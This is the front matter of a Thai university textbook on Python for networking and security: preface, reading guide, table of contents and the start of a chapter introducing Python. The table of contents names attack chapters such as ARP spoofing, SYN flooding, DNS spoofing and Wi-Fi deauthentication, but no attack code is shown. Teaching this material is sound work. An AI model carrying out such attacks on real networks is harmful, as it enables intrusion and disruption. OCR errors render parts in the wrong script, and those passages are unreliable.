




# Python Programming

for  
Networking and Security

การเขียนโปรแกรมไพธอนสำหรับระบบเครือข่ายและความปลอดภัย



ผศ.ดร.สุชาติ คุณมะณี

ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาการสารสนเทศ

มหาวิทยาลัยมหาสารคาม

ISBN 978-616-588-854-7

## ลิขสิทธิ์ (Copyright)

หนังสือเล่มนี้แจกฟรี สามารถนำไปเผยแพร่ต่อได้ทุกช่องทาง สามารถพิมพ์แจกเพื่อใช้สำหรับการเรียนการสอนหรืออบรมได้แต่ไม่ใช่เพื่อการค้า ไม่อนุญาตให้นำหนังสือฉบับใดไปพิมพ์จำหน่ายเพื่อแสวงหาผลกำไรในทุกรูปแบบ

## สมทบทุน (Donation)

หากหนังสือเล่มนี้ผู้อ่านเห็นว่ามีประโยชน์และเพื่อเป็นกำลังใจให้กับผู้เขียนผลิตหนังสือ/ตำราสำหรับแจกฟรีเล่มต่อ ๆ ไป โดยย่างต่อเนื่อง ผู้อ่านสามารถบริจาคเพื่อสมทบทุนได้ตามกำลังศรัทธาตามที่อยู่ด้านล่าง จัดขึ้นโดยบุคคลเป็นอย่างยิ่ง

ด้วยความนับถือ

(สุชาติ คุณมนะณี)

ธนาคารทหารไทย (ออมทรัพย์) หมายเลขบัญชี: 438-2-81295-8

QR Code:



สุชาติ คุณมนะณี  
SUCHART KHMUNNEE

# Python Programming

for

## Networking and Security



Download all source codes

การเขียนโปรแกรมไซเบอร์

สำหรับ

ระบบเครือข่ายและความปลอดภัย

ผศ.ดร.สุชาติ คุ้มมະณี

ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาการสารสนเทศ

มหาวิทยาลัยมหาสารคาม



Email



Facebook



Website



## คำนำ

ภาษาไพธอน (Python language) เป็นภาษาที่ถูกออกแบบและพัฒนาขึ้นมาเพื่อให้ผู้เรียนสามารถเรียนรู้ได้อย่างรวดเร็ว รูปแบบไวยกรณ์ของภาษา (syntax) เข้าใจง่ายและมีประสิทธิภาพในการประมวลผล โดยการนำเอาคุณลักษณะเด่น ๆ ของภาษาอื่น ๆ มาเป็นพื้นฐานในการพัฒนาต่ออยอด เช่น ภาษา C, C++, Java, Perl, ABC, Modula-3, Icon, Matlab, ANSI C, Lisp, Smalltalk และ Tcl เป็นต้น ด้วยสาเหตุนี้ไพธอนจึงเป็นภาษาที่มีหลายกระบวนทัศน์ หรือหลายมุมมอง (Multi-paradigm languages) นั่นคือ ไพธอนสามารถพัฒนาซอฟต์แวร์ในรูปแบบต่าง ๆ ได้ครบเกือบทุกรอบวนทัศน์ ภายใต้ตัวของมันเอง เช่น การเขียนโปรแกรมเชิงวัตถุ (Object-oriented programming) การเขียนโปรแกรมเชิงโครงสร้าง (Structured programming) การโปรแกรมเชิงฟังก์ชัน (Functional programming) และการเขียนโปรแกรมเชิงลักษณะ (Aspect-oriented programming) เป็นต้น

ภาษาไพธอนเป็นภาษาที่ได้รับการพัฒนาต่ออยอดจากนักพัฒนาโปรแกรมทั่วโลก ส่งผลให้ภาษาดังกล่าวมีความสามารถสูงและรองรับงานด้านต่าง ๆ ได้มากมายอาทิ เช่น งานด้านวิทยาศาสตร์ วิศวกรรมศาสตร์ ระบบฐานข้อมูล เกมส์และแอพพลิเคชัน เครือข่ายคอมพิวเตอร์ เว็บแอพพลิเคชัน และนิยมใช้สำหรับประกอบการเรียนการสอนในต่างประเทศตั้งแต่ระดับมัธยมถึงมหาวิทยาลัย เห็นได้จากหน่วยงานสำคัญ ๆ ของโลกนำภาษาไพธอนไปพัฒนาระบบงานของตนอย่างมากมาย เช่น นาซ่า (NASA) غوเกิล (Google) IBM และอื่น ๆ สำหรับประเทศไทยกำลังได้รับความนิยมเพิ่มมากขึ้นอย่างมีนัยสำคัญ

ปัจจุบันเป็นยุคของข้อมูลและข่าวสาร การสื่อสารข้อมูลและความปลอดภัยของข้อมูลบนระบบเครือข่ายมีความสำคัญยิ่งสำหรับทุกคนที่ใช้อุปกรณ์กับระบบอินเทอร์เน็ต ดังนั้นหากผู้ใช้งานมีทักษะและความเข้าใจเกี่ยวกับการจัดการความเสี่ยงที่อาจจะเกิดขึ้นกับข้อมูลบนเครือข่ายได้ เช่น การถูกโจมตีจากผู้ประสงค์ร้าย (Attackers) การถูกดักจับข้อมูล (Sniffing) หรือการสแกนหาช่องโหวของคอมพิวเตอร์ (Vulnerability scanning) เป็นต้น จะส่งผลให้

สามารถบริหารจัดการกับความเสี่ยงเหล่านี้ได้อย่างมีประสิทธิภาพและใช้ข้อมูลให้เกิดประโยชน์สูงสุดได้

หนังสือเล่มนี้หมายความอย่างยิ่งสำหรับผู้ที่ต้องการเรียนรู้ การเขียนโปรแกรมสำหรับเครื่องขยายและความปลอดภัยเพื่อตรวจสอบของหวานไปถึงการสร้างมาตรฐานกันทรัพย์สินอันมีค่า (ข้อมูล) ที่เก็บอยู่ในระบบคอมพิวเตอร์ของตนเองได้อย่างปลอดภัย โดยหนังสือประกอบไปด้วย 3 ส่วนหลัก คือ 1) การเขียนโปรแกรมภาษาไพธอน 2) ความรู้พื้นฐานเกี่ยวกับระบบเครื่องขยายคอมพิวเตอร์ และจับด้วย 3) การเขียนโปรแกรมสำหรับเครื่องขยายและความปลอดภัย หนังสือเล่มนี้ไม่ใช่หนังสือที่ดีที่สุด ดังนั้นถ้ามีข้อผิดพลาด ประการใดเกิดขึ้น ผู้เขียนขออนุญาตปรับปรุงทั้งหมด

ท้ายนี้ผู้เขียนหวังเป็นอย่างยิ่งว่าผู้อ่านจะได้รับประโยชน์จากการหนังสือเล่มนี้ ตามศักยภาพของตน ๆ หากมีข้อเสนอแนะ กรุณาระบุในช่องให้ผู้เขียนได้ทราบตามที่อยู่ด้านล่าง เพื่อจัดได้นำไปปรับปรุงแก้ไขให้สมบูรณ์ยิ่งขึ้น จึงขอขอบคุณมา ณ โอกาสนี้

ผศ.ดร.สุชาติ คุณมะณี

ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาการสารสนเทศ  
มหาวิทยาลัยมหาสารคาม

๙ มกราคม 2565



Email



Facebook

## แนะนำเกี่ยวกับหนังสือ

## ຈຸດເດັ່ນຂອງໜັ້ງສືວ

หนังสือ “การเขียนโปรแกรมเพื่อการวิเคราะห์และแก้ไขปัญหาต่าง ๆ ซึ่งเกิดขึ้นบนระบบเครือข่ายคอมพิวเตอร์ โดยใช้ภาษาไพธอน ซึ่งเป็นที่ยอมรับกันทั่วโลกว่าเป็นภาษาที่สามารถเรียนรู้ได้ง่าย รวดเร็ว และมีประสิทธิภาพในการทำงานสูงไม่แพ้ภาษาระดับสูงอื่น ๆ เช่น ภาษาซี/ซีพลัสพลัส (C/C++) จาวา (Java) เพิร์ล (Perl) พีเอชพี (PHP) หรือวิชัวลเบสิก (Visual basic) เป็นต้น ปัจจุบันไพธอนได้รับความนิยมเพิ่มขึ้นอย่างรวดเร็ว (ผลการสำรวจของ Medium.com, thetechlearn.com, darly.solutions ในปี 2021 พบว่าผู้เขียนโปรแกรมภาษาไพธอนสูงเป็นลำดับที่ 1) คำอธิบายในหนังสือถูกอธิบายทีละขั้นตอนตามลำดับ (Step by Step) อย่างเป็นระบบ เพื่อให้ผู้อ่านสามารถเข้าใจและสามารถเขียนโปรแกรมตามได้อย่างรวดเร็วและเป็นขั้นตอน เริ่มต้นการเขียนโปรแกรมจากตัวอย่างแบบง่าย ๆ ไปจนถึงขั้นสูง โดยมีภาพและคำอธิบายประกอบ เพื่อให้ผู้อ่านสามารถเข้าใจได้อย่างกว้างขวางในมุมมองที่หลากหลาย

โครงสร้างที่ควรอ่านหนังสืออนิเมชันนี้

หนังสือเล่มนี้เป็นโครงสร้างของหนังสือออกเป็น 3 ภาค ประกอบไปด้วย  
ภาคที่ 1) การติดตั้งและเขียนโปรแกรมไฟล์อนุต้องแต่เริ่มต้นไปจนถึงการ  
เขียนโปรแกรมเชิงวัตถุ (Object-oriented programming) เพื่อปูพื้นฐานการ  
เขียนโปรแกรมสำหรับระบบเครือข่ายและความปลอดภัย

ภาคที่ 2) การอธิบายพื้นฐานระบบเครือข่ายคอมพิวเตอร์ที่ใช้งานในปัจจุบัน โพร์โตกออลที่ใช้งาน และมาตรฐานการเชื่อมต่อที่สำคัญต่าง ๆ เพื่อปูพื้นฐานความเข้าใจระบบเครือข่ายก่อนการเขียนโปรแกรม

ภาคที่ 3) การเขียนโปรแกรมเครือข่ายและความปลอดภัยบนระบบเครือข่ายที่ทำงานจริง รวมถึงกรณีศึกษาเกี่ยวกับความปลอดภัยบนระบบเครือข่าย

### สรุปหนังสือเล่มนี้หมายกับใคร

ภาคที่	เนื้อหาหมายความกับใคร
1	ผู้ที่สนใจ นักเรียน นิสิต นักศึกษา นักวิจัย นักพัฒนาโปรแกรมระดับตน ที่ไม่มีความรู้พื้นฐานด้านการพัฒนาโปรแกรมเพื่อนำมาสอนมาก่อน หรือเพียงเริ่มหัดเขียนโปรแกรม
2	ผู้ที่สนใจ นักเรียน นิสิต นักศึกษา ที่มีความรู้พื้นฐานด้านระบบเครือข่ายคอมพิวเตอร์ไม่มาก หรือไม่มีเลย
3	ผู้ที่สนใจ นักเรียน นิสิต นักศึกษา นักวิจัย นักพัฒนาโปรแกรม ที่มีความรู้พื้นฐานด้านการพัฒนาโปรแกรมเพื่อนำและมีความรู้พื้นฐานด้านระบบเครือข่ายและความปลอดภัยคอมพิวเตอร์แล้ว

### วิธีการอ่านหนังสือเล่มนี้

สำหรับวิธีการอ่านหนังสือเล่มนี้ ควรเริ่มจากผู้อ่านประเมิน ความสามารถของตนเองก่อน โดยการเทียบกับตารางด้านบนที่กล่าวมาแล้ว จากนั้นเริ่มอ่านตามความสามารถที่ผู้อ่านมีอยู่ ตัวอย่างเช่น เมื่อผู้อ่านประเมินตนเองแล้วว่าไม่เคยเขียนโปรแกรมเพื่อนำมาเลย ไม่มีความรู้ระบบเครือข่าย ด้วย ควรเริ่มอ่านตั้งแต่บทแรก แต่เมื่อประเมินตนเองแล้วว่าเคยเขียนโปรแกรมเพื่อนำมาแล้วแต่ไม่มีความรู้ด้านเครือข่ายควรเริ่มอ่านการเขียนโปรแกรมเชิงวัตถุเป็นตนไป หรือผู้อ่านมีประสบการณ์การเขียนโปรแกรมแล้วและมีความรู้ด้านเครือข่ายและความปลอดภัยแล้ว แนะนำให้ผู้อ่านเริ่มอ่านภาคที่ 3 ได้ทันที เป็นตน

### สัญลักษณ์ที่ใช้กับหนังสือเล่มนี้



**Emphasize:** ต้องการเน้นว่าบรรทัดนั้น ๆ ว่ามีความสำคัญ และควรอ่านอย่างละเอียด

**Step:** ขั้นตอนของการทำงาน เช่น เปิดโปรแกรม >> เลือกเมนู เป็นตน  
>>

ແລະ ແສດງ MS-DOS Prompt ຂອງ ຮະບບປົງປັບຕິກາຣວິນໂດວສ



Note: ເນື້ອຫາ ຂໍ້ຄວາມ ທີ່ອຄຳອົບຍາຍທີ່ຄວາຈດຈໍາເວາໄວ້  
ເພົ່າຈະເປັນປະໂຍຊນຕອກເຮັດໃຫຍ່ໂປຣແກຣມ



Caution! ເປັນສິ່ງທີ່ຜູ້ເຂີຍໂປຣແກຣມຄວາຈະຮມ້ດຮວງ ທີ່ອ  
ໜຶກເລື່ອງກາຮກຮໍທຳດັ່ງກລ່າວ



Input file: ເປັນແພີ່ມຂໍ້ອມຸລົມພຸດສໍາຫຼັບໃຫ້ໃນກາຮເຂີຍໂປຣແກຣມ



Tips: ເປັນເຄີ້ດລັບ ຂໍ້ເສັນອແນະ ທີ່ອເກີ້ດຄວາມຮູ້ທີ່ໜ່ວຍໃນ  
ກາຮເຂີຍໂປຣແກຣມ



Input: ອິນພຸດຂອງໂປຣແກຣມ



Output: ເອາຕພຸດຂອງໂປຣແກຣມ

1, 2, ...

Sequence: ລຳດັບຂໍ້ນຕອນກາຮກຮໍທຳງານຂອງໂປຣແກຣມ



Windows key: ປຸມວິນໂດວສບນແປ່ນພິມ໌

>>>

Scapy prompt: ພຣອມຕ້າຂອງໂປຣແກຣມ scapy

\$

Linux prompt: ພຣອມຕ້າຂອງເທອຣມິນອລບນຮະບບປົງປັບຕິກາຣລື  
ນຸກໜີ



# สารบัญ

หน้า

## คำนำ

### แนะนำเกี่ยวกับหนังสือ

ภาคที่ 1: เรียนรู้การเขียนโปรแกรมโพรเ格รัม.....	1
บทที่ 1 ภาษาไพธอน.....	2
ภาษาไพธอนคืออะไร.....	2
คุณสมบัติและความสามารถของภาษาไพธอน.....	3
แบบฝึกหัดท้ายบท.....	7
บทที่ 2 การติดตั้งโปรแกรมไพธอนและทดสอบการใช้งาน.....	9
การติดตั้งและใช้งานไพธอนบนระบบปฏิบัติการวินโดวส์.....	9
การติดตั้งและใช้งานไพธอนบนระบบปฏิบัติการยูนิกซ์-ลีนุกซ์.....	13
การติดตั้งและใช้งานไพธอนบนระบบปฏิบัติการแมคอินทอช.....	15
การใช้งานไพธอนเซลล์และบรรทัดคำสั่ง.....	16
การติดตั้งซอฟต์แวร์สำหรับไพธอนด้วยໂປຣແກຣມໄປປ.....	19
การใช้งาน Google Colaboratory.....	21
แบบฝึกหัดท้ายบท.....	23
บทที่ 3 โครงสร้างการเขียนโปรแกรมไพธอน.....	27
โครงสร้างการเขียนโปรแกรมไพธอน.....	27
ไวยกรณ์พื้นฐานสำคัญที่ควรจดจำ.....	29
แสดงผลลัพธ์โดยคำสั่งพิมพ์.....	35
คำสั่งรับค่าข้อมูลจากแป้นพิมพ์หรือคีย์บอร์ด.....	44
พังก์ชันช่วยเหลือ.....	46
แบบฝึกหัดท้ายบท.....	47
บทที่ 4 ตัวแปร การกำหนดค่าและชนิดข้อมูล.....	49
หลักการตั้งชื่อตัวแปร.....	49
การใช้งานตัวแปร.....	50
คำส่วน.....	53
ชนิดข้อมูล.....	53

ขออภัยในความไม่周全.....	53
ขออภัยเชิงประจกอบ.....	68
แบบฝึกหัดท้ายบท.....	95
<b>บทที่ 5 นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ.....</b>	<b>97</b>
ตัวดำเนินการทางคณิตศาสตร์.....	97
ตัวดำเนินการเปรียบเทียบ.....	99
ตัวดำเนินการกำหนดค่า.....	101
ตัวดำเนินการระดับปีต.....	104
ตัวดำเนินการทางตรรกศาสตร์.....	107
ตัวดำเนินงานการเป็นสมาชิก.....	109
ตัวดำเนินการเอกลักษณ์.....	111
ลำดับความสำคัญของตัวดำเนินการ.....	112
แบบฝึกหัดท้ายบท.....	114
<b>บทที่ 6 เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ.....</b>	<b>117</b>
การควบคุมทิศทางแบบเลือกทำ.....	118
การควบคุมทิศทางแบบวนรอบหรือทำซ้ำ.....	134
แบบฝึกหัดท้ายบท.....	167
<b>บทที่ 7 พังกชัน.....</b>	<b>169</b>
ความหมายของพังกชัน.....	169
ประโยชน์ของพังกชัน.....	170
การประยุกต์พังกชัน.....	170
การเรียกใช้พังกชัน.....	172
การส่งผ่านอาร์กิวเมนต์.....	173
ชนิดของอาร์กิวเมนต์ที่ส่งให้พังกชัน.....	178
พังกชันไม่ระบุชื่อ.....	184
การส่งค่ากลับจากพังกชัน.....	190
การส่งค่ากลับจากพังกชันหลายค่า.....	196
ขอบเขตของตัวแปร.....	197
การเรียกตัวเองหรือการเรียกเกิด.....	201
แบบฝึกหัดท้ายบท.....	205
<b>บทที่ 8 โมดูลและแพ็คเกจ.....</b>	<b>207</b>
ไฟล์โมดูล.....	207
การเรียกใช้งานโมดูล.....	208

แพ็คเกจ.....	215
แบบฝึกหัดท้ายบท.....	218
<b>บทที่ ๙ การจัดการข้อมูลพลาด.....</b>	<b>221</b>
ເວັກເຊປັ້ນ.....	221
การจัดการข้อมูลพลาດ.....	222
การຍືນຍັນໃນສະມາດຕີຮູ້ານ.....	241
แบบฝึกหัดท้ายบท.....	247
<b>บทที่ ๑๐ การຈัดการແພິມຂອ່ມງຸລ.....</b>	<b>249</b>
ແພິມຫຼືວິໄລຂອ່ມງຸລ.....	249
ການບຣິຫາຣຈັດການກັບແພິມຂອ່ມງຸລ.....	249
แบบฝึกหัดท้ายบท.....	270
<b>บทที่ ๑๑ การເຂົ້ານໂປຣແກຣມເຊີງວັດຖຸ.....</b>	<b>275</b>
ແນວຄິດເກີຍວັດທະນາການເຂົ້ານໂປຣແກຣມ.....	275
ການເຂົ້ານໂປຣແກຣມເຊີງວັດຖຸດ້ວຍໄພຣອນ.....	285
แบบฝึกหัดท้ายบท.....	326
<b>ภาคที่ ๒ : ພຶ້ນຖານຂອງຮບບເຄຣືອຂ່າຍ.....</b>	<b>329</b>
<b>บทที่ ๑๒ ຄວາມຮູ້ເບື້ອງຕົ້ນເກີຍວັດທະນາກົບເຄຣືອຂ່າຍ.....</b>	<b>331</b>
ປະເລາດຂອງການເຊື່ອມຕົວເຄຣືອຂ່າຍ.....	331
ປະເລາດຂອງຮບບເຄຣືອຂ່າຍ.....	337
ໂຄຣສະຮາງສະຕາບັດຍກຮຽມ OSI.....	340
แบบฝึกหัดທ้ายบท.....	342
<b>บทที่ ๑๓ ຄວາມຮູ້ເບື້ອງຕົ້ນເກີຍວັດທະນາກົບໂພຣໂທໂຄລທີ່ເຊີ້ພີ/ໄອປີ.....</b>	<b>343</b>
ສະຕາບັດຍກຮຽມທີ່ເຊີ້ພີ/ໄອປີ.....	343
ໜັນເຊື່ອມຕົວເຄຣືອຂ່າຍ.....	346
ໜັນອິນເທେରົ່ນັຕ.....	346
ໜັນສື່ສ່ອສານນຳສັງຂອ່ມງຸລ.....	352
ໜັນແວພລິເຄັ້ນ.....	358
ແບບຝຶກຫັດທ้ายบท.....	359
<b>ภาคที่ ๓: ການເຂົ້ານໂປຣແກຣມຮບບເຄຣືອຂ່າຍແລະຄວາມປລອດດັ່ງ.....</b>	<b>361</b>
<b>บทที่ ๑๔ ແນະນຳເບື້ອງຕົ້ນກ່ອນການເຂົ້ານໂປຣແກຣມເຄຣືອຂ່າຍ.....</b>	<b>363</b>
ຄວາມຕົວກິດເບື້ອງຕົ້ນ.....	363
ເຕີຍມຄວາມພຣອມກອນເຂົ້ານໂປຣແກຣມເຄຣືອຂ່າຍ.....	364
ສະພາພແວດລອມເສມືອນຈົງ.....	370
ໂມດຸລ argparse.....	372

แบบฝึกหัดท้ายบท.....	376
<b>บทที่ 15 การเขียนโปรแกรมระบบ.....</b>	<b>379</b>
โมดูล System.....	379
โมดูล OS.....	381
โมดูล subprocess.....	384
การเข้าถึงโครงสร้างแฟ้มและไดเรคทรอรี.....	389
เซร์วิส.....	390
แพ็คเกจ Socket.....	405
แบบฝึกหัดท้ายบท.....	408
<b>บทที่ 16 การเขียนโปรแกรมซ็อกเก็ต.....</b>	<b>411</b>
โมดูลซ็อกเก็ต.....	411
ทดสอบการทำงานของคลื่นเน็ตและเซิร์ฟเวอร์	
ดาวน์โหลด.....	417
การสร้างเซิร์ฟเวอร์เซร์วิส.....	423
การสร้างเซิร์ฟเวอร์และคลื่นเน็ตด้วย Python พร้อมลัพธ์	
ตีพิมพ์.....	440
การตรวจสอบข้อมูลหมายเลขอุปกรณ์ไดเมนและ	
พอร์ต.....	443
การจัดการความผิดพลาดของซ็อกเก็ต.....	445
กรณีศึกษาการเขียนโปรแกรมสแกนเครือข่าย.....	447
แบบฝึกหัดท้ายบท.....	454
<b>บทที่ 17 การเขียนโปรแกรมเอชทีทีพี.....</b>	<b>455</b>
Python พร้อมลัพธ์.....	455
การสร้าง HTTP คลื่นเน็ตด้วย http://lib2.....	458
การสร้าง HTTP คลื่นเน็ตด้วย urlib3.....	470
แบบฝึกหัดท้ายบท.....	477
<b>บทที่ 18 การเขียนโปรแกรมเพื่อทดสอบการเจาะ</b>	
<b>ระบบ.....</b>	<b>479</b>
ความสำคัญของการทดสอบเจาะระบบ.....	479
คุณสมบัติของผู้ทดสอบเจาะระบบ.....	480
ประเภทของและมาตรฐานของ Pen test.....	481
ข้อบอกร่างการทดสอบการเจาะระบบ.....	482
สิ่งที่ควรรู้ก่อนการทดสอบเจาะระบบ.....	483
ขั้นการทดสอบเจาะระบบสารสนเทศ.....	484

ทดลองเจาะระบบจริง.....	485
การสแกนเครือข่าย.....	485
การดักจับแพ็คเก็ต.....	499
การเขียนโปรแกรม ARP Sproofer.....	510
การเขียนโปรแกรมเจาะเครือข่ายเร็วๆ สาย.....	517
การแกะรอยเว็บเซิร์ฟเวอร์.....	526
การโจมตีด้วย DOS และ DDoS และการตรวจจับแบบผู้ก่อหัว�이야법.....	532
	538
<b>บทที่ 19 กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง.....</b>	<b>541</b>
กรณีศึกษา 1: การสร้างและปรับแต่งแพ็คเก็ตเพื่อโจมตีเครือข่าย.....	541
กรณีศึกษา 2: การโจมตีเครือข่ายชนิด SYN Flooding Attack.....	545
กรณีศึกษา 3: การโจมตีเครือข่ายชนิด DNS spoof attack.....	547
กรณีศึกษา 4: การดักจับแพ็คเก็ตเช็คทีพี (Sniff HTTP Packets).....	554
กรณีศึกษา 5: การตัดการเชื่อมต่ออุปกรณ์ออกจากเครือข่ายไวไฟ.....	557
กรณีศึกษา 6: การแสดงผลแพ็คเก็ต .....	560
การประยุกต์งานวิจัยในการรักษาความปลอดภัย.....	564
	566
<b>บรรณานุกรม.....</b>	<b>569</b>
<b>ดัชนีคำศัพท์.....</b>	<b>575</b>
<b>ภาคผนวก.....</b>	<b>581</b>



# PART I



Learn Python Programming

Chapter 1: Python language

Chapter 2: Basic python programming

Chapter 3: Python programming structure

Chapter 4: Variables, assignment and data Types

Chapter 5: Expression, operators and operands

Chapter 6: Conditions, decisions, flow controls and  
loop

Chapter 7: Functions

Chapter 8: Modules and packages

Chapter 9: Exception handling

Chapter 10: File Management


Chapter 11: Object-oriented programming: OOP



# บทที่ 1

## ภาษาไพธอน (Python language)

### 1. ภาษาไพธอนคืออะไร (What's python language)



ไพธอน (Python = งูเหลือม ตามความหมายในพจนานุกรม) คือ ภาษาระดับสูงที่ใช้ในการพัฒนาโปรแกรมที่มีความสามารถสูงมากๆ เช่น ภาษาอื่น ๆ ที่มีอยู่ในปัจจุบัน ไพธอนถูกสร้างขึ้นโดยนักพัฒนาโปรแกรมชื่อ Guido van Rossum เป็นชาวดัชท์ (Dutch) ประเทศเนเธอร์แลนด์ เกิดเมื่อวันที่ 31 มกราคม พ.ศ. 2499 ภาษาไพธอนได้รับอิทธิพลมาจากภาษา ABC ซึ่งมีความสามารถในการจัดการเกี่ยวกับข้อผิดพลาดของโปรแกรม (Exception handling) ได้ดีและดึงเอาความสามารถเด่น ๆ ของภาษาที่มีอยู่มาประยุกต์ดัดแปลงใช้กับไพธอนด้วย ส่งผลให้ภาษาไพธอนเป็นที่นิยม และใช้งานกันอย่างกว้างขวางในปัจจุบัน ดังแสดงในรูปที่ 1.1 เมื่อจากเป็นภาษาที่สามารถเรียนรู้ได้ง่าย รวดเร็ว รูปแบบการเขียนโปรแกรมมีความกระหึ่ดและมีประสิทธิภาพสูง จากการนำเอาคุณลักษณะเด่น ๆ ของภาษาอื่น ๆ มาเป็นพื้นฐานในการพัฒนาต่อยอดนี้เอง ไพธอนจึงถูกเรียกว่าเป็นภาษาที่มีหลายกระบวนการทัศน์ หรือหลายมุมมอง (Multi-paradigm languages) ซึ่งเป็นการผสมผสานรวมเอาแนวความคิดในการพัฒนาซอฟต์แวร์แบบต่าง ๆ เข้าไว้ด้วยกัน คือ การโปรแกรมเชิงวัตถุ (Object-oriented programming) การโปรแกรมเชิงโครงสร้าง (Structured programming) การโปรแกรมเชิงฟังก์ชัน (Functional programming) และการโปรแกรมเชิงลักษณะ (Aspect-oriented programming)



โลโก้ (Logo) ของภาษาไพธอนจะเป็นรูปงูเหลือม


2 ตัวติดกัน ส่วนใหญ่จะเป็นสีน้ำเงินและสีเหลือง

## 2. คุณสมบัติ และความสามารถของภาษาไพธอน (Features and capability of Python language)

